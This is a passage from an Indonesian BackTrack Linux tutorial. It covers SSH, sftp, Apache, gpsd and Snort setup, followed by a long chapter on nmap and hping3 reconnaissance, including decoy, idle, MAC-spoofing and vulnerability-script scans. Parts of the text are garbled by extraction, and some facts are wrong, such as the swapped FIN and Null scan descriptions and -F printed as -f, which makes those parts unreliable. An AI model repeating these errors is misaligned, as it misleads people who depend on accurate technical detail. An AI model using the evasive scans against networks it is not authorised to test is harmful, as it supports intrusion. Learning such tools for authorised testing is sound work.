RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for
RhostsRSAAuthentication
#IgnoreUserKnownHosts yes
# To enable empty passwords, change to yes (NOT
RECOMMENDED)
PermitEmptyPasswords no
# Change to yes to enable challenge-response passwords
(beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no
# Change to no to disable tunnelled clear text passwords
#PasswordAuthentication yes
# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes
```

```
# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
X11Forwarding yes
www.indonesianbacktrack.or.id
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
#UseLogin no
#MaxStartups 10:30:60
#Banner /etc/issue.net
# Allow client to pass locale environment variables
AcceptEnv LANG LC_*
Subsystem sftp /usr/lib/openssh/sftp-server
#allow user tertentu
AllowUsers root
# Set this to 'yes' to enable PAM authentication, account
processing,
# and session processing. If this is enabled, PAM
authentication will
# be allowed through the ChallengeResponseAuthentication
and
# PasswordAuthentication.
Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication
may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to
run without
# PAM authentication, then enable this but set
PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes
UseDNS no
```

Jika anda menginginkan ssh terkoneksi dengan port yang berbeda dengan port standart (22) maka anda pun dapat melakukan konfigurasi pada

```
# What ports, IPs and protocols we listen for
Port 1345
```

Pada contoh di atas saya mengganti port standart 22 dengan port **1345** sehingga ssh akan memainkan servicenya pada port 1345 serta client akan mengakses ssh dengan tambahan informasi port baru.

Demi alasan keamanan saya sangat menyarankan agar mengatur ssh untuk tidak menerima user root untuk awal login. Anda dapat menggunakan user suddoers untuk melakukan pengaturan administratif root.

```
PermitRootLogin no
```

Untuk membatasi hanya user-user tertentu maka anda dapat menggunakan tambahan konfigurasi ini

```
AllowUsers zee angga jimmy
```

Contoh di atas adalah konfigurasi ssh yang hanya memperbolehkan user-user bernama zee, angga dan jimmy untuk memasuki koneksi secure shell. Dan masih banyak lagi settingan dan konfigurasi ssh di sana. Setelah anda melakukan beberapa kustomisasi maka *restart* service ssh anda untuk menjalankan perubahan.

1.3. SFTP dan SCP

sftp (*secure file transfer protocol*) adalah interaktif program file transfer , hampir sama dengan ftp, hanya semua operasi melalui enkripsi ssh

syntax : sftp [username]@[hostname]

```
[root@bt zee]# sftp root@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be
established.
RSA key fingerprint is
73:87:67:6f:88:9f:09:ae:25:3c:8e:54:97:95:b9:48.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.1.10' (RSA) to the list of
known hosts.
root@192.168.1.2's password:
```

Kemudian untuk pengoperasian kita gunakan dua perintah

“*put*” perintah untuk men-upload file ke remote **sftp** host

contoh :

```
[root@bt zee]# sftp root@192.168.1.10
The authenticity of host '192.168.1.10 (192.168.1.10)' can't be
established.
RSA key fingerprint is
```

```
3d:8e:07:9f:24:ec:46:5c:98:fb:c2:c4:4b:bf:67:f5.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '192.168.1.10' (RSA) to the list of  
known hosts.  
root@192.168.1.10's password:  
Connected to 192.168.1.10.  
sftp> put tutor.txt  
Uploading tutor.txt to /root/tutor.txt  
tutor.txt                                         100%  7842  
 7.7KB/s   00:00  
sftp>
```

Contoh diatas sebenarnya adalah mengupload file tutor.txt yang berada pada direktori /home/zee/ (sftp akan membaca direktori dimana dia dipanggil) menuju ke direktori user root pada host 192.168.1.10.

“get” perintah untuk men-download file dari remote host

```
sftp> ls  
Desktop                      backtrack5_update.py      fimap.log  
s.e.t+dns_spoof             tutor.txt  
sftp> get s.e.t+dns_spoof  
Fetching /root/s.e.t+dns_spoof to s.e.t+dns_spoof  
/root/s.e.t+dns_spoof          100%    20MB  
2.3MB/s   00:09  
sftp>
```

Kita bisa memasukan parameter tambahan lainnya. Misalnya jika port ssh pada remote host sudah standart lagi maka anda dapat memasukan parameter -o

```
sftp -o "Port 6482" root@linux.foo
```

2. HTTPD DAEMON SERVICE

HTTPD service secara default sudah terinstall dengan memakai apache sebagai tools penyokongnya.

2.1. Pengoperasian HTTPD Daemon service

```
-Menyalakan service  
/etc/init.d/apache2 start  
  
-Menon-aktifkan service  
/etc/init.d/apache2 stop
```

```
-Restart service  
/etc/init.d/apache2 restart  
  
-reload service  
/etc/init.d/apache2 reload  
  
-memaksa apache untuk reload service  
/etc/init.d/apache2 force reload
```

2.2. Konfigurasi HTTPD Daemon service

File konfigurasi apache2 secara default terdapat pada direktori */etc/apache2/apache2.conf* dan pengaturan php5 (jika diinstall) pada */etc/php5/apache2/php.ini*

Secara default direktori penyimpanan file pada apache2 terdapat pada file */var/www*.

Seperti layaknya server **HTTPD** apache2 lainnya , anda juga dapat membuat host (virtual) baru dengan menambahkan file host baru pada */etc/apache2/sites-available* kemudian mengaktifkan atau menonaktifkannya dengan perintah

a2ensite [site] --- mengaktifkan virtual host
a2dissite [site] --- menonaktifkan virtual host

3. GPSD DAEMON SERVICE

Daemon yang di gunakan untuk GPS receivers, gpsd adalah sebuah daemon monitor yang memonitoring port TCP / IP (2947 secara default).

3.1. Pengoperasian GPSD daemon service

```
-Menyalakan service  
/etc/init.d/gpsd start  
  
-Menon-aktifkan service  
/etc/init.d/gpsd stop  
  
-Restart service  
/etc/init.d/gpsd restart
```

3.2. Konfigurasi GPSD daemon service

- 1. Pertama-tama kita colokan terlebih dahulu GPS device kita ke usb**
- 2. cek posisi usb GPS**

```
[root@bt ~]# ls -l /dev/tty*S*
crw-rw---- 1 root dialout    4, 64 Sep 21 13:12 /dev/ttys0
crw-rw---- 1 root dialout    4, 65 Sep 21 13:12 /dev/ttys1
crw-rw---- 1 root dialout    4, 66 Sep 21 13:12 /dev/ttys2
crw-rw---- 1 root dialout    4, 67 Sep 21 13:12 /dev/ttys3
crw-rw---- 1 root dialout 167,  0 Sep 22 16:43
/dev/ttys0
[root@bt ~]#
```

4. SNORT Daemon Service



MITM attack , dll

Snort adalah open source tools intrusion prevention system (NIPS) dan network introspection detection system (NIDS). Snort memiliki kemampuan untuk memonitoring paket-paket sekaligus menjadi security tools yang berguna untuk mendeteksi berbagai serangan , sebagai contoh ddos ,

4.1. Pengoperasian Snort daemon service

-Menyalakan service

```
/etc/init.d/snort start
```

-Menon-aktifkan service

```
/etc/init.d/snort stop
```

-Restart service

```
/etc/init.d/snort restart
```

-reload service

```
/etc/init.d/snort reload
```

-memaksa apache untuk reload service

```
/etc/init.d/snort force reload
```

-melihat status service

```
/etc/init.d/snort status
```

```
root@bt:/var/log/snort# snort --version
```

```
o" ) ~      -*> Snort! <*-  
          Version 2.8.5.2 (Build 121)
```

By Martin Roesch & The Snort Team:
<http://www.snort.org/snort/snort-team>
Copyright (C) 1998-2009 Sourcefire, Inc., et
al.
Using PCRE version: 7.8 2008-09-05

Secara default maka file konfigurasi snort berada pada “/etc/snort/snort.conf” Saya akan mencontohkan penggunaan snort pada backtrack 5.

4.1.1. Smart packet filter dan rule-set

Secara garis besar sebenarnya snort merupakan tools yang mampu menfilter paket untuk ditayangkan pada output monitoring seperti layaknya wireshark dan tcpdump.

Packet filter: tcpdump vs snort

Pada contoh kali ini saya menggunakan mesin attacker dengan ip address 192.168.1.4 dengan operating sistem fedora yang terinstall dan mesin korban dengan ip address 192.168.1.36 dengan sistem operating backtrack yang terinstall snort secara default

4.1.2. Port 22 monitoring

attacker action test

4.1.3. Snort action test

32

4.1.3. ICMP Reply monitoring

attacker side

```
[root@bt ]$ ping 192.168.1.36
```

target side

BAB IV
INFORMATION GATHERING
Oleh : zee eichel

1. THE EYE OF NMAP



1.1. Pengertian NMAP

Nmap (*Network Mapper*) adalah sebuah program open source yang berguna untuk mengesksplorasi jaringan.

- Nmap didesain untuk dapat melakukan scan jaringan yang besar, juga dapat digunakan untuk melakukan scan host tunggal.
- Nmap menggunakan paket IP untuk menentukan host- host yang aktif dalam suatu jaringan, port-port yang terbuka, sistem operasi yang dippunyai, tipe firewall yang dipakai, dll.

Keunggulan-keunggulan yang dimiliki oleh Nmap:

- Powerful
- Nmap dapat digunakan untuk men-scan jaringan yang besar
- Portable
- Nmap dapat berjalan di berbagai macam sistem operasi seperti Linux, Windows, FreeBSD, OpenBSD, Solaris, dll
- Mudah untuk digunakan
- Free
- Mempunyai dokumentasi yang baik

Syntax : **nmap [Scan Type(s)] [Options] {target specification}**

1.2. Perintah-perintah dasar

1.2.1 Perintah dasar NMAP

```
#nmap [host]

[root@bt]# nmap 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22
16:00 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0066s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
3128/tcp  open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.78
seconds
```

1.2.2. Help Command

Untuk melihat menu list command

```
#nmap -h
```

1.2.3. Multi IP Scanning

Untuk scanning lebih dari satu IP

```
#nmap [host1] [host2] [host3]

[root@bt]# nmap 192.168.1.11 192.168.1.4 192.168.1.6

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:02 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0090s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
3128/tcp  open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap scan report for 192.168.1.4
```

```
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap scan report for 192.168.1.6
Host is up (0.029s latency).
Not shown: 784 closed ports, 214 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
62078/tcp open  iphone-sync
MAC Address: 90:27:E4:83:2F:F3 (Apple)

Nmap done: 3 IP addresses (3 hosts up) scanned in 8.78 seconds
```

1.2.4. [-O] Operating System

```
#nmap -O [ target IP ]
```

memerintahkan nmap untuk mendeteksi operating system target

```
[root@bt]# nmap -O 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22
16:34 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000098s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
No exact OS matches for host (If you know what OS is
running on it, see http://nmap.org/submit/ ).

TCP/IP fingerprint:
OS:SCAN(V=5.50%D=1/22%OT=22%CT=1%CU=43741%PV=Y%DS=0%DC=L
%G=Y%TM=4F1BD823%P=
OS:i386-redhat-linux-gnu) SEQ(SP=107%GCD=1%ISR=10#nmap
[host]
```

```
[root@bt]# nmap 192.168.1.11
```

```
Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22
16:00 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0066s latency).
Not shown: 998 closed ports
```

```
PORT      STATE SERVICE
21/tcp    open  ftp
3128/tcp  open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)
```

```
Nmap done: 1 IP address (1 host up) scanned in 1.78
seconds
```

1.2.5. [-PN] not Ping

Memerintahkan nmap melakukan scanning tanpa melakukan ping , sehingga proses akan lebih sederhana

```
#nmap -PN [ target IP ]
[root@bt]# nmap -PN 192.168.1.6
Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:06 WIT
Nmap scan report for 192.168.1.6
Host is up (0.0022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
62078/tcp open  iphone-sync
MAC Address: 90:27:E4:83:2F:F3 (Apple)
Nmap done: 1 IP address (1 host up) scanned in 6.48 seconds
```

1.2.6. [-sV] service

Memerintahkan nmap melakukan scanning dengan menampilkan informasi dari service tertentu

```
#nmap -sV [ target IP ]
[root@zee zee]# nmap -sV 192.168.1.4
Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:40 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.6 (protocol 2.0)
Service detection performed. Please report any incorrect results
```

```
at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.69 seconds
```

1.2.7. [-sn] Up Host

Memerintahkan nmap untuk memeriksa apakah host tersebut up atau tidak. Alangkah lebih baik jika diberikan tanda netmask untuk mengambil seluruh host pada network range netmask tertentu

```
[root@bt]# nmap -sn 192.168.1.4/24

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:43 WIT
Nmap scan report for 192.168.1.1
Host is up (0.00024s latency).
MAC Address: C8:64:C7:4B:B8:D0 (Unknown)
Nmap scan report for 192.168.1.2
Host is up (0.059s latency).
MAC Address: 8C:7B:9D:63:48:AB (Unknown)
Nmap scan report for 192.168.1.4
Host is up.
Nmap scan report for 192.168.1.8
Host is up (0.046s latency).
MAC Address: 22:E2:51:9A:94:45 (Unknown)
Nmap scan report for 192.168.1.10
Host is up (0.048s latency).
MAC Address: 00:19:D2:45:4D:96 (Intel)
Nmap scan report for 192.168.1.50
Host is up (0.010s latency).
MAC Address: 00:1E:C1:4C:BF:F6 (3com Europe)
Nmap scan report for 192.168.1.59
Host is up (0.11s latency).
MAC Address: 1C:4B:D6:44:75:9D (AzureWave)
Nmap done: 256 IP addresses (7 hosts up) scanned in 3.52
seconds
```

1.2.8. [-sP] simple Ping

Memerintahkan nmap melakukan scanning dengan melakukan simple ping

```
#nmap -sP [ target IP ]
```

```
[root@bt]# nmap -sP 192.168.1.6
```

```
Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:09 WIT
```

```
Nmap scan report for 192.168.1.6
Host is up (0.016s latency).
MAC Address: 90:27:E4:83:2F:F3 (Apple)
Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

1.2.9. [-PR] ARP Ping Scan

Memerintahkan nmap melakukan ping scanning ARP (Address Resolution Protocol) pada target host

```
#nmap -PR [ target IP ]

[root@bt]# nmap -PR 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:13 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0022s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
3128/tcp  open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

1.2.10. [-sS] TCP SYN stealth port scan (root)

```
#nmap -sS [target IP]

[root@bt]# nmap -sS 192.168.1.36

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 15:53 WIT
Note: Host seems down. If it is really up, but blocking our ping
probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.50 seconds
[root@zee zee]# nmap -ss 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 15:53 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```

1.2.10. [-sT] TCP connect() port scan (default untuk unprivileged users)

```
#nmap -sT [target] Atau nmap -T [flag] -sT [target]
```

Parameternya :

-T adalah “Flag” / bendera untuk mengatur kecepatan scanning oleh Nmap.
0 yang terpelan dan 5 yang tercepat.

0 = **Paranoid**

1 = **Sneaky**

2 = **Polite**

3 = **kecepatan normal, standard nmap**

4 = **Aggressive,mampu menembus firewall dan jaringan yang ter-filter.**

5 = **Insane**

```
[root@bt]# nmap -T 5 -sT 192.168.1.11
```

```
Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22
15:57 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
3128/tcp  open  squid-http
MAC Address: 9A:4D:DF:8C:3A:B5 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.94
seconds
```

1.3. Opsi pada port scanning

[-F] [fast] memungkinkan nmap untuk melakukan scanning terhadap 100 port pertama

```
#nmap -f [host]
```

[-P] [port] memungkinkan nmap hanya melakukan scanning terhadap port tertentu

```
#nmap -p [port] [hosts]
```

```
[root@bt]# nmap -p21 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:20 WIT
Nmap scan report for 192.168.1.11
Host is up (0.020s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

Untuk scanning lebih dari satu port anda bisa menambahkan tanda “**koma**” untuk memisahkan antara port

```
[root@bt]# nmap -p21,3128 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:22 WIT
Nmap scan report for 192.168.1.11
Host is up (0.045s latency).
PORT      STATE SERVICE
21/tcp    open  ftp
3128/tcp  open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.20 seconds
```

Atau anda bisa menambahkan tanda “**-**” untuk menentukan range

```
[root@bt]# nmap -p21-3128 192.168.1.11

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:24 WIT
Nmap scan report for 192.168.1.11
Host is up (0.0069s latency).
Not shown: 3106 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
3128/tcp  open  squid-http
MAC Address: 30:2D:BD:92:AE:51 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 2.59 seconds
```

Atau bahkan keduanya

```
[root@bt]# nmap -p21,22,24,21-3128 192.168.1.11
```

Anda pun dapat menentukan port dengan memasukan nama servicenya

```
[root@bt]# nmap -p ssh,ftp,http 192.168.1.11
```

Atau jika anda ingin melakukan scan ke seluruh ip

```
[root@bt]# nmap -p "*" 192.168.1.11
```

Kemudian anda ingin melakukan scan dengan range tipe protocol tertentu

TCP

```
[root@bt]# nmap -p T:1000-2000 192.168.1.11
```

UDP

```
[root@bt]# nmap -p U:1000-2000 192.168.1.11
```

1.4. Perintah lainnya

1.4.1. [-f] menentukan fragment probes dalam paket sebesar 8 bytes

```
#nmap -f 192.168.1.34
```

1.4.2. [-D] menggunakan decoy

Syntax used: nmap -D [decoy1, decoy2, decoy3, etc| RND:Number]
[target's IP add]

```
#nmap -D 192.168.1.45 192.168.1.46 192.168.1.47 192.168.1.4
```

1.4.3. [-sI] Idle Scann

Membuat nmap melakukan scann dalam mode background dan memakai ip address tertentu , sehingga seakan-akan nmap melakukan scann dari host berbeda

```
[root@bt]# nmap -sI 192.168.1.1 192.168.1.4
```

1.4.4. [-spoof] Spoofing mac address

Membuat nmap melakukan scann dengan memalsukan mac address tertentu
Coba scann ke ip sendiri , nanti akan terlihat perbedaan dalam mac address

```
[root@bt]# nmap -sT -PN --spoof-mac apple 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 16:56 WIT
Spoofing MAC address 00:03:93:74:DC:88 (Apple Computer)
Nmap scan report for 192.168.1.4
Host is up (0.0015s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```

1.4.5. [--randomize-hosts]

melakukan scann host secara random

```
#nmap --randomize-hosts 192.168.1.1-100
```

1.4.6. [--source-port]/[g]

```
nmap --source-port 53 192.168.1.36
nmap -g 53 192.168.1.36
```

```
[root@zee zee]# nmap --source-port 21 192.168.1.4
```

```
Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22
17:01 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.15
seconds
```

1.5. Opsi Output

Menentukan hasil penyimpanan output


1.5.1. Menentukan output dalam bentuk txt

```
[root@zee zee]# nmap -oN hasil.txt 192.168.1.6

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 17:06 WIT
Note: Host seems down. If it is really up, but blocking our ping
probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 0.45 seconds
[root@zee zee]# nmap -oN hasil.txt 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 17:06 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.15 seconds
```



The screenshot shows a terminal window with the following content:

```
File Edit View Search Tools Documents Help
[Open] [Save] [Undo] [Redo] [Cut] [Copy] [Paste] [Delete] [Find] [Replace]
hasil.txt ×

# Nmap 5.50 scan initiated Sun Jan 22 17:06:21 2012 as: nmap -oN
hasil.txt 192.168.1.4
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh


# Nmap done at Sun Jan 22 17:06:21 2012 -- 1 IP address (1 host up)
scanned in 0.15 seconds
```

1.5.2. Menentukan output dalam bentuk xml

```
[root@zee zee]# nmap -oX scanme.xml 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 17:10 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh

Nmap done: 1 IP address (1 host up) scanned in 2.72 seconds
```



```
File Edit View Search Tools Documents Help
Open Save Undo Cut Copy Paste Find Replace
scanme.xml

<?xml version="1.0"?>
<?xml-stylesheet href="file:///usr/share/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 5.50 scan initiated Sun Jan 22 17:10:22 2012 as: nmap -oX
scanme.xml 192.168.1.4 -->
<nmaprun scanner="nmap" args="nmap -oX scanme.xml 192.168.1.4"
start="1327227022" startstr="Sun Jan 22 17:10:22 2012"
version="5.50" xmloutputversion="1.03">
<scaninfo type="syn" protocol="tcp" numservices="1000"
services="1,3-4,6-7,9,13,17,19-26,30,32-33,37,42-43,49,53,70,79-85,88
>
<verbose level="0"/>
<debugging level="0"/>
<host starttime="1327227025" endtime="1327227025"><status
state="up" reason="localhost-response"/>
<address addr="192.168.1.4" addrtype="ipv4"/>
<hostnames>
</hostnames>
<ports><extrareports state="closed" count="999">
```

1.5.3. Menentukan output dalam bentuk scriptkiddies

```
[root@zee zee]# nmap -oS kiddiescan.txt 192.168.1.4

Starting Nmap 5.50 ( http://nmap.org ) at 2012-01-22 17:13 WIT
Nmap scan report for 192.168.1.4
Host is up (0.000010s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
```

```
Nmap done: 1 IP address (1 host up) scanned in 0.17 seconds
```

1.6. Perintah – Perintah Advance

1.6.1. FIN scan (-sF)

Tidak mengirimkan bit (header flag TCP adalah 0)

1.6.2. Null scan (-sN)

Hanya menetapkan bit FIN TCP.

1.6.3. Xmas scan (-sX)

Menentang flag FIN, PSH, dan URG, menerangi paket seperti sebuah pohon Natal.

1.6.4. Scann Dengan menggunakan script khusus

syntax : nmap –script=broadcast “target IP”

Pilihan script dapat ditemukan pada “/usr/local/share/nmap/scripts”

contoh:

```
nmap -script=smb-check-vulns "target IP"  
nmap -script=sql-injection "target IP"  
nmap -script=mongodb-databases "target IP"  
nmap -script=mac-geolocation "target IP"  
nmap -script=broadcast-netbios-master-browser "target IP"
```

Tambahan opsi perintah

[-v] menampilkan output verbose

[-d] menampilkan debugging

2. HPING



Hping adalah sebuah TCP/IP assembler. Tidak seperti ping command yang hanya dapat mengirim ICMP echo request, hping juga dapat mengirim paket *TCP*, *UDP*, *ICMP*, dan *RAW-IP* protocols.

2.1. Kegunaan HPING

- Mengetes firewall
- Port scanning
- Network testing, dengan menggunakan protokol yang berbeda-beda
- Remote OS fingerprinting
- Remote uptime guessing
- TCP/IP stacks auditing
- Traceroute
- Manual path MTU discovering

2.2. Beberapa Perintah HPING

Untuk melihat menu list command

```
#hping3 -help
```

2.2.2. Format perintah standart

```
#hping3 -I eth0 -S 66.94.234.13 -p 80 -c 3

root@bt:~# hping3 -I wlan0 -S 74.125.235.19 -p 80 -c 3
HPING 74.125.235.19 (wlan0 74.125.235.19): S set, 40 headers + 0
data bytes
len=46 ip=74.125.235.19 ttl=56 id=54551 sport=80 flags=SA seq=0
win=5720 rtt=51.7 ms
len=46 ip=74.125.235.19 ttl=56 id=54552 sport=80 flags=SA seq=1
win=5720 rtt=47.6 ms
len=46 ip=74.125.235.19 ttl=56 id=54553 sport=80 flags=SA seq=2
win=5720 rtt=49.5 ms

--- 74.125.235.19 hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
```

```
round-trip min/avg/max = 47.6/49.6/51.7 ms
```

Ket :

I : interface
S : ip address
P : port tujuan
C : capture paket limit

Nilai Flag

flags=SA >> open
flags=RA >> closed

2.2.3. Testing icmp

```
root@bt:~# hping3 -1 google.com
HPING google.com (wlan0 74.125.236.84): icmp mode set, 28
headers + 0 data bytes
len=46 ip=74.125.236.84 ttl=55 id=20308 icmp_seq=0 rtt=80.9 ms
len=46 ip=74.125.236.84 ttl=55 id=20309 icmp_seq=1 rtt=79.8 ms
```

2.2.4. Traceroute dengan ICMP

```
root@bt:~# hping3 --traceroute google.com
HPING google.com (wlan0 74.125.236.82): NO FLAGS are set, 40
headers + 0 data bytes
hop=1 TTL 0 during transit from ip=192.168.1.1 name=UNKNOWN
hop=1 hoprtt=1.3 ms
```

2.2.5. Memeriksa Port Tertentu

Mengirimkan paket syn ke port tertentu

```
root@bt:~# hping3 -V -S -p 80 -s 5050 192.168.1.1
using wlan0, addr: 192.168.1.10, MTU: 1500
HPING 192.168.1.1 (wlan0 192.168.1.1): S set, 40 headers + 0 data
bytes
len=46 ip=192.168.1.1 ttl=254 id=29486 tos=0 iplen=44
sport=80 flags=SA seq=0 win=1024 rtt=1.9 ms
seq=649068544 ack=1864136339 sum=4f4 urp=0
Menentukan range port ping dengan kecepatan tertentu
```

2.2.5. ACK Scan

Memeriksa apakah host dalam keadaan hidup , sangat berguna jika ping [icmp port] di block

```
root@bt:~# hping3 -c 1 -V -p 80 -s 5050 -A  
indonesianbacktrack.or.id  
using wlan0, addr: 192.168.1.10, MTU: 1500  
HPING indonesianbacktrack.or.id (wlan0 184.22.78.115): A set, 40  
headers + 0 data bytes
```

2.2.6. Ping scann pada ukuran port tertentu

syntax : hping3 -I eth0 -S [ip-target] -M 3000 -p ++21
--fast

keterangan

explore port dari 21 keatas dengan perintah -p ++21 (21,22,23,etc).
--fast option untuk mengatur kecepatan scanner.

-M 3000 setting TCP sequence ke 3000

```
root@bt:~# hping3 -I wlan0 -S 74.125.235.19 -p 80 -c 3  
HPING 74.125.235.19 (wlan0 74.125.235.19): S set, 40 headers + 0  
data bytes  
len=46 ip=74.125.235.19 ttl=56 id=54551 sport=80 flags=SA seq=0  
win=5720 rtt=51.7 ms  
len=46 ip=74.125.235.19 ttl=56 id=54552 sport=81 flags=SA seq=1  
win=5720 rtt=47.6 ms  
len=46 ip=74.125.235.19 ttl=56 id=54553 sport=82 flags=SA seq=2  
win=5720 rtt=49.5 ms
```

2.2.7. TCP XMAST Scann

set sequence number ke 0 dan set **URG + PSH + FIN** dalam paket sehingga jika port tcp pada mesin target dalam keadaan tertutup maka target mesin akan mereply TCP RST sedangkan jika terbuka maka akan sebaliknya.

```
